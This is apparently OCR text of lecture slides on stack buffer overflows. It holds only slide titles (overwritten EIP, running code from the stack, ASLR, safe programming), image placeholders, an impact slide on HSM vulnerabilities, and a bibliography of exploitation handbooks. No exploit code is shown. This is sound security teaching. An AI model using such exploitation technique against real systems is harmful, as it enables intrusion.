
Continue to return (assembly)



“Return” to overwritten EIP




Restore EBP and ESP




Running the code from the stack


Security Controls – ASLR




Security Controls – ASLR




Safe programming



Safe programming



Safe programming



Impact

- Catalin Cimpanu, *Major HSM vulnerabilities impact banks, cloud providers, governments, în ZDNet*
  - https://www.zdnet.com/google-amp/article/major-hsm-vulnerabilities-impact-banks-cloud-providers-governments/

based on:

- Jean-Baptiste Bédrune, Gabriel Campana, *Everybody be cool, this is a robbery!*
  - https://www.sstic.org/media/SSTIC2019/SSTIC-actes/hsm/SSTIC2019-Article-hsm-campana_bedrune.pdf
    https://www.blackhat.com/us-19/briefings/schedule/#everybody-be-cool-this-

Bibliography

- Politehnica University, Bucharest, Security Summer School, Buffer Management

https://security.cs.pub.ro/summer-school/wiki/session/06

- Allen Harper, Shon Harris, Jonathan Ness, Chris Eagle, Gideon Lenkey, and Terron Williams, Gray Hat Hacking – The Ethical Hacker's Handbook, The McGraw-Hill Companies, 2011

- Jon Erickson, Hacking – The art of

Bibliography

- David Maynor, K. K. Mookhey, Metasploit Toolkit – For Penetration Testing, Exploit Development, and Vulnerability Research, Elsevier, U.S.A., 2007

- Chris Anley, John Heasman, Felix “FX” Linder, Gerardo Richarte, The Shellcoder’s Handbook – Discovering and Exploiting Security Holes, Wiley Publishing, 2007